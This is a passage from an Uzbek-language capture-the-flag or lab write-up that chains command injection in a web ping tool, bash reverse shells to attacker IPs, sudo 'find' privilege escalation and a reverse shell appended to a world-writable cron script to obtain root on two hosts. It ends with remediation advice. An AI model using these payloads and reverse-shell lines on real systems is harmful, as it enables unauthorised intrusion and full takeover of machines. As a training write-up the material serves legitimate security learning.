
Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds

(kuba@mirxojiddin)-[~]
$
```

Web sahifa tahlili:

DevOps Diagnostics panelida "Ping Host" funksiyasi mavjud.


```
(kuba@mirxojiddin)-[~]
$ gobuster dir -u http://192.168.20.20:8080 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.20.20:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
ping (Status: 200) [Size: 1635]
Progress: 4093 / 4615 (88.69%) [ERROR] error on word proof: timeout occurred during the request
[ERROR] error on word promotions: timeout occurred during the request
Progress: 4095 / 4615 (88.73%) [ERROR] error on word setcurrency: timeout occurred during the request
Progress: 4096 / 4615 (88.75%) [ERROR] error on word squirrel: timeout occurred during the request
[ERROR] error on word src: timeout occurred during the request
[ERROR] error on word sshadmin: timeout occurred during the request
Progress: 4099 / 4615 (88.82%) [ERROR] error on word top: timeout occurred during the request
```



Exploit: Ping funksiyasida Command Injection zaifligi tekshirildi:

Payload: 127.0.0.1; id


Zaiflik tasdiqlandi.



Reverse shell orqali devuser huquqi olindi:

Payload: 127.0.0.1; bash -c 'bash -i >& /dev/tcp/192.168.20.10/4444 0>&1'

Devserverga kirish.



↑ Privilege Escalation (to Root)

Devserverda sudo -l tekshirildi:

Foydalanuvchi find buyrug'ini root sifatida parolsiz ishlatishi mumkin.

```
devuser@devserver:~$ sudo -l
sudo -l
Matching Defaults entries for devuser on devserver:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User devuser may run the following commands on devserver:
    (root) NOPASSWD: /usr/bin/find
devuser@devserver:~$
```

Root exploit (Devserver):

```
sudo find . -exec /bin/sh -p \; -quit
```

– Root shell va flag olindi.

```
devuser@devserver:~$ sudo find . -exec /bin/sh -p \; -quit
sudo find . -exec /bin/sh -p \; -quit
id
uid=0(root) gid=0(root) groups=0(root)
```

```
cd /root
ls
root.txt
cat root.txt
FLAG{d33p_1nt3rn4l_pwn3d_g00d_j0b}
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 9e:02:0d:d1:7a:f5 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.168.20.20/24 brd 192.168.20.255 scope global eth0
        valid_lft forever preferred_lft forever
```

Fileserverda Root huquqini olish:

Fileserverda shubhali fayllar qidirildi:

SUID fayllar ro'yxati.

```
fileadmin@fileserver:/$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/chfn
/usr/bin/su
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
fileadmin@fileserver:/$
```



```
fileadmin@filesver:/opt/scripts$ ls -l
total 4
-rwxrwxrwx 1 root root 144 Apr  4 07:57 backup.sh
fileadmin@filesver:/opt/scripts$
```

/opt/scripts/backup.sh fayli hamma uchun yozish ruxsatiga (777) ega ekanligi aniqlandi.

```
fileadmin@filesver:/opt/scripts$ echo "bash -i >& /dev/tcp/10.13.4.25/5555 0>&1" >> /opt/scripts/backup.sh
fileadmin@filesver:/opt/scripts$
```

Ushbu skript ichiga reverse shell kodi yozildi:

```
echo "bash -i >& /dev/tcp/10.13.4.25/5555 0>&1" >> /opt/scripts/backup.sh
```

Skriptga kod qo'shish.

```
(kuba@mirxojiddin)-[~]
$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.13.4.25] from (UNKNOWN) [10.13.5.1] 33066
bash: cannot set terminal process group (4417): Inappropriate ioctl for device
bash: no job control in this shell
root@filesver:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@filesver:~#
```

Attacker mashinasida listener ishga tushirildi va skript root (cron) tomonidan ishga tushishini kutildi:

– Filesverda ham root huquqi va flag olindi.

```

root@fileserver:~# cat root.txt
cat root.txt
FLAG{cr0n_wr1t4bl3_r00t_f1l3s3rv3r}
root@fileserver:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 7e:81:58:a9:40:82 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.10.10.20/24 brd 10.10.10.255 scope global eth0
        valid_lft forever preferred_lft forever
3: eth1@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 96:30:b2:c6:89:27 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.168.20.10/24 brd 192.168.20.255 scope global eth1
        valid_lft forever preferred_lft forever
root@fileserver:~# █

```

Xulosa

Ushbu hujum zanjiri (Attack chain) SSRF zaifligidan boshlanib, login ma'lumotlarining ochiq saqlanishi, tarmoq bo'ylab harakatlanish (Pivoting), Command Injection va noto'g'ri sozlangan sudo huquqlari orqali to'liq Root darajasiga qadar davom etdi. Tizimda chuqur himoyalangan (Internal) tarmoqlar mavjud.

Tavsiyalar

1. **SSRFni bartaraf etish:** URL Inspector xizmatida faqat ruxsat etilgan (Allowlist) tashqi manzillarga so'rov yuborishni cheklash.
2. **Xavfsiz saqlash:** Login va parollarni ochiq matnli fayllarda (txt, config) saqlamaslik, ularni maxsus Vault tizimlariga o'tkazish.
3. **Filtrlash:** Web-interfeyslar orqali tizim buyruqlarini (ping va hk) bajarishda foydalanuvchi kiritgan ma'lumotlarni qattiq tekshirish (Input Sanitization).
4. **Least Privilege:** sudo huquqlarini berishda find kabi shell'ga chiqish imkonini beruvchi buyruqlardan ehtiyot bo'lish.
5. **Fayl ruxsatlari:** Tizim skriptlari va konfiguratsiya fayllariga yozish huquqini faqat kerakli adminlarga qoldirish (777 ruxsatidan qochish).